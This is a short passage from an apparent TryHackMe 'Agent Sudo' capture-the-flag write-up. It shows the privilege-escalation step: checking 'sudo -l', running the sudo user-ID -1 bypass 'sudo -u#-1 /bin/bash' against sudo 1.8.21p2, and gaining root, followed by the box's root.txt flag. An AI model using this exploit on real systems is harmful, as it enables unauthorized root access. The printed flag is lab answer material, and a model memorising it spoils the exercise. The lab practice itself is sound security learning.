'''Check for the user sudo permissions

sudo -l
```



```
EXPLOIT:

sudo -u#-1 /bin/bash
```



```
Sudoers I/O plugin version 1.8.21p2
james@agent-sudo:~$
james@agent-sudo:~$ sudo -u#-1 /bin/bash
root@agent-sudo:~#
```



```
root@agent-sudo:/# cd root
root@agent-sudo:/root# ls
root.txt
root@agent-sudo:/root# cat root.txt
To Mr.hacker,

Congratulation on rooting this box. This box was designed for TryHackMe. Tips, always update your machine.

Your flag is
b53a02f55b57d4439e3341834d70c062

By,
DesKel a.k.a Agent R
root@agent-sudo:/root#
```